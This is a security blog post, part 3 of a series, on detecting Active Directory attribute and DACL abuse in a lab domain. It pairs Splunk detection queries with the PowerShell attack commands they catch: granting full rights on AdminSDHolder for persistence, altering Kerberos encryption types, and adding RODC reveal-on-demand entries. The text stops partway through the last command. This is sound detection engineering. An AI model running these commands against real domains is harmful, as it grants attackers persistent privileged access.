# A Hitch-hacker's Guide to DACL-Based Detections (Part 3)

trustedsec.com/blog/a-hitch-hackers-guide-to-dacl-based-detections-part-3

This blog series was co-authored by Security Consultant Megan Nilsen and TAC Practice Lead Andrew Schwartz.

## 1 Introduction

In this third and final installment, we will continue our exploration of object and attribute attacks and their subsequent detections. Just as Part 1 focused on stepping through the flow charts provided in the DACL section of the Hacker Recipes, and Part 2 focused on modifiable attributes using PowerMad, Part 3 will focus on a collection of additional attributes that fall outside of the scope of Parts 1 and 2, but that we've identified as having value in building detections for.

Although this post will make use of a variety of different "attack" tools, it should be noted that the tool is a means for use to execute the attack, but we are more focused on the underlying techniques of modifiable attributes and the detections surrounding them.

Just as the first two (2) posts established, a couple of reminders:

- We are operating under the assumption that the adversary already has a foothold within the domain and has acquired the appropriate access they need to make modifications to the objects we will discuss.
- Post-exploitation is not a focus.
- Intelligence applied to adversary attribution has not been mapped.
- A subset of Windows Event logging has been used, and not all the possible telemetry data points within this data set have been analyzed.

## 2 Logging Setup

As noted in Part 1, for telemetry purposes, we will be relying on setting an "Auditing" system access control list (SACL) on each of these attributes and the following Windows Event IDs:

*Configuring a SACL is an additional step that must be taken even if the above listed Windows Events are currently being ingested.*

Please refer to Part 1A on how to enable and configure the logging setup of the SACL and how to enable/ingest the above Windows Event IDs.

# 3 Blog Format

Due to the length of this post and the number of attributes covered, it is important to remember a couple of key formatting guidelines from Part 1 as we step through this post.

- Each section will contain the following headings:
- Name of the Attribute (common name (CN) of the attribute)
- Background
    Will cover a brief overview of what the attribute (LDAP-Display-Name) is and the relevant links to Microsoft documentation
- Modifying the Attribute (Attack)
    - Will cover how the “attack” was performed, including relevant setup for modifying the attribute in question, screenshots/commands, and tools used
    - If additional auditing was enabled for building the detection, it will also likely be covered here—or, if additional setup was more complex, it will be broken out into a preceding or subsequent heading.
- Building the Detections
    - Will cover a variety of detections that will include a range of complexity
    - As was stated in the introduction, not all the possible telemetry data points within this data set have been analyzed. However, we have tried our best to cover the Event IDs that are most accessible and prominent for building out detections.
    - Where necessary, we will provide a flow of logic for detections that involve more complexity or additional information to interpret what is being shown. However, most detections will follow a similar format and will not be explained in further detail.

# 4 Attributes

## 4.1 AdminSDHolder


### 4.1.1 Background

The AdminSDHolder object acts as a container that is populated with default permissions. This container is then used as a template for protected accounts to prevent tampering or unintended/unauthorized changes. Protected users can be defined by domain policy, but also typically include by default users within groups such as Domain Admins, Administrators, Enterprise Admins, and Schema Admins.

Attackers who have gained sufficient privileges can use this container to maintain persistence as the access control lists (ACLs) to the ***AdminSDHolder*** object are reapplied by default every 60 minutes.

### 4.1.2 Modifying the Object (Attack)

```
Add-DomainObjectAcl -TargetIdentity
‘CN=AdminSDHolder,CN=System,DC=BREAKFASTLAND,DC=local’ -PrincipalIdentity dacled.egg
-Rights All -verbose
```




```
PS C:\PowerSploit-master\Recon> Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=Syste

VERBOSE: [Get-DomainSearcher] search base: LDAP://BREAKFAST-DC-01.BREAKFASTLAND.LOCAL/DC=BREAK
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=dacled.egg)(
VERBOSE: [Get-DomainSearcher] search base: LDAP://BREAKFAST-DC-01.BREAKFASTLAND.LOCAL/DC=BREAK
VERBOSE: [Get-DomainObject] Extracted domain 'BREAKFASTLAND.local' from 'CN=AdminSDHolder,CN=S
VERBOSE: [Get-DomainSearcher] search base: LDAP://BREAKFAST-DC-01.BREAKFASTLAND.LOCAL/DC=BREAK
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(distinguishedname=CN=AdminSDH
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=dacled.egg,CN=Users,DC=BREAKFASTLAND,DC=L
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=dacled.egg,CN=Users,DC=BREAKFASTLAND,DC=L
r,CN=System,DC=BREAKFASTLAND,DC=LOCAL
```

Figure 1 - Modifying the Object

### 4.1.3 Building the Detection


4.1.3.1 Detection with Event IDs 5136 and 4662

```
index=main ((EventCode=5136 Class=container
DN="CN=AdminSDHolder,CN=System,DC=BREAKFASTLAND,DC=LOCAL"
LDAP_Display_Name=nTSecurityDescriptor) OR (index=main Account_Name!=*$
Object_Type="%{19195a5b-6da0-11d0-afd3-00c04fd930c9}" Object_Name="%{754fb287-55d2-
4d68-b7fc-0332e1746740}"  EventCode=4662 Access_Mask = 0x40000))
| eval Logon_ID=if(EventCode==4662,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval user=if(EventCode==4662,mvindex( Account_Name,-1), mvindex( Account_Name,-1))
| eval DACL=if(EventCode==5136,mvindex( Value,-1), mvindex( Value,-1))
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$ Object_Type="%{19195a5b-6da0-11d0-afd3-
00c04fd930c9}" Object_Name="%{754fb287-55d2-4d68-b7fc-0332e1746740}"  EventCode=4662
Access_Mask = 0x40000
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName]
| table  _time, Logon_ID, Account_Name, Props, AccessMask, ObjectType, ObjectName,
DN, GUID, DACL, Class, Type, LDAP_Display_Name
|stats values by _time, Logon_ID, DACL
```



| _time | Logon_ID | DACL |
|---|---|---|
| 2023-06-28 17:02:48 | 0x81556 | O:DAG:DAD:PAI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;PS)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-1865600711-3446354287-3882071624-519)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-1865600711-3446354287-3882071624-1111)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)S:AI(AU;SA;WPWDWO;;;WD)(OU;CIIOIDSA;WP;f30e3bbe-9ff0-11d1-b603-0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)(OU;CIIOIDSA;WP;f30e3bbf-9ff0-11d1-b603-0000f80367c1;bf967aa5-0de6-11d0-a285-00aa003049e2;WD)(AU;CIIDSAFA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD) |
| 2023-06-28 17:02:48 | 0x81556 | O:DAG:DAD:PAI(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;89e95b76-444d-4c62-991a-0facbeda640c;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1606)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1607)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1110)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-1865600711-3446354287-3882071624-1111)(OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-560)(OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-561)(OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-561)(OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;CR;ab721a53-1e2f-11d0-9819- |

Figure 2 - Detection Using Multiple Event IDs (1)



| values(Account_Name) | values(Class) | values(DN) | values(GUID) | values(LDAP_Display_Name) | values(Ty |
|---|---|---|---|---|---|
| head.chef | container | CN=AdminSDHolder,CN=System,DC=BREAKFASTLAND,DC=LOCAL | {04b907e0-7c57-4fbf-956b-087d9e4862cf} | nTSecurityDescriptor | Active Director Domain Services Informat Value Ad |
| head.chef | container | CN=AdminSDHolder,CN=System,DC=BREAKFASTLAND,DC=LOCAL | {04b907e0-7c57-4fbf-956b-087d9e4862cf} | nTSecurityDescriptor | Active Director Domain Services Informat Value Deleted |

Figure 3 - Detection Using Multiple Event IDs (2)

## 4.2 ms-DS-Supported-Encryption-Types


### 4.2.1 Background

The msDS-SupportedEncryptionTypes attribute defines which ciphers Kerberos is allowed to use for the encryption of Kerberos tickets.

### 4.2.2 Modifying the Attribute (Attack)


Before we can modify the ***msDS-SupportedEncryptionTypes*** attribute, we must first gain an understanding on how the hex and/or decimal values are associated with the encryption types so that we can correctly modify the attribute with our PowerMad cmdlet.

The chart linked here shows the decimal value, hex value, and the supported encryption types that the ***msDS-SupportedEncryptionTypes*** attribute can be defined as. For our purposes, we are going to use decimal value 24 (hex value 0x18) to modify the attribute to enable support for encryption types ***AES 128*** and ***AES 256***. This value was chosen arbitrarily.



```
PS C:\Powermad-master> Set-MachineAccountAttribute -Attribute msDS-SupportedEncryptionTypes -Value 24
cmdlet Set-MachineAccountAttribute at command pipeline position 1
Supply values for the following parameters:
MachineAccount: IMPOSTER-GRANOLA
 [+] Machine account IMPOSTER-GRANOLA attribute msDS-SupportedEncryptionTypes updated
```

Figure 4 - Modifying the Attribute



| Attribute | Value |
|---|---|
| msDS-SourceAnchor | <not set> |
| msDS-SourceObjectDN | <not set> |
| msDS-SupportedEncr... | 0x18 = ( AES128_CTS_HMAC_SHA1_96 \| A |
| msDS-UserPassword... | <not set> |
| msDS-ValueTypeRef... | <not set> |

Integer Attribute Editor

Attribute: msDS-SupportedEncryptionTypes


Value: 24

Figure 5 - Validating Attribute Modification Change

### 4.2.3 Building the Detection


4.2.3.1 Detection With Event IDs 5136, 4624, and 4662

```
index=main ((EventCode=5136 AND LDAP_Display_Name=msDS-SupportedEncryptionTypes)  OR
(EventCode=4624 AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM") OR (EventCode=4662 AND Access_Mask=0x20))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| eval Mod_Value=if(EventCode==5136,mvindex(Value,-1), mvindex(Value,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Source_Network_Address
        | table Account_Name,Logon_ID, Source_Network_Address ]
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$  EventCode=4662 Access_Mask = 0x20
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    | rex field=Message "(?<Object_Properties>(?ms)(?<=)Properties:(.*?)(?
=Additional\s+))"
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName,
Object_Properties]
| table _time, Mod_Account, Source_Network_Address , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Mod_Value, AccessMask, Props, Object_Properties
| where  len(Class)>0
| stats values by _time, Mod_Value
```



| _time | Mod_Value | values(AccessMask) | values(Class) | values(DN) | values(LDAP_Display_Name) | values(Logon_ID) |
|---|---|---|---|---|---|---|
| 2023-07-10 14:31:25 | 24 | 0x20 | computer | CN=IMPOSTER-GRANOLA,CN=Computers,DC=BREAKFASTLAND,DC=LOCAL | msDS-SupportedEncryptionTypes | 0xEFACD |
| 2023-07-10 14:41:46 | 24 | 0x20 | computer | CN=IMPOSTER-GRANOLA,CN=Computers,DC=BREAKFASTLAND,DC=LOCAL | msDS-SupportedEncryptionTypes | 0x141A1F |

Figure 6 - Detecting Using Multiple Event IDs (1)



| values(Mod_Account) | values(Object_Properties) | values(Props) | values(Source_Network_Address) | values(Type) |
|---|---|---|---|---|
| head.chef | Properties: Write Property<br>{77b5b886-944a-11d1-aebd-0000f80367c1}<br>{20119867-1d04-4ab7-9371-cfc3d5df0afd}<br>{bf967a86-0de6-11d0-a285-00aa003049e2} | Write Property | 10.0.2.6 | Active Directory Domain Servi<br>Information<br>Value Added |
| head.chef | Properties: Write Property<br>{77b5b886-944a-11d1-aebd-0000f80367c1}<br>{20119867-1d04-4ab7-9371-cfc3d5df0afd}<br>{bf967a86-0de6-11d0-a285-00aa003049e2} | Write Property | 10.0.2.6 | Active Directory Domain Servi<br>Information<br>Value Added<br>Value Deleted |

Figure 7 - Detecting Using Multiple Event IDs (2)


## 4.3 ms-DS-Reveal-On-Demand-Group

For this section, we will be referencing the blog At the Edge of Tier Zero: The Curious Case of the RODC by Elad Shamir (@elad_shamir). The aforementioned blog post is a great tool to understanding RODCs and the importance of the ***msds-RevealOnDemandGroup*** attribute.

However, to summarize for the purpose of this post, the ***msds-RevealOnDemandGroup*** attribute stores the objects (i.e., users, computers, groups) that are permitted to have their passwords cached on a read-only domain controller (RODC).


### 4.3.1 Modifying the Attributes (Attack)

```
Set-ADObject -Identity ‘CN=BREAKFAST-DC-03,OU=Domain
Controllers,DC=BREAKFASTLAND,DC=LOCAL’ -Add @{‘msDS-
RevealOnDemandGroup’=@(‘CN=Allowed RDOC Password Replication
Group,CN=Users,DC=BREAKFASTLAND,DN=LOCAL’,
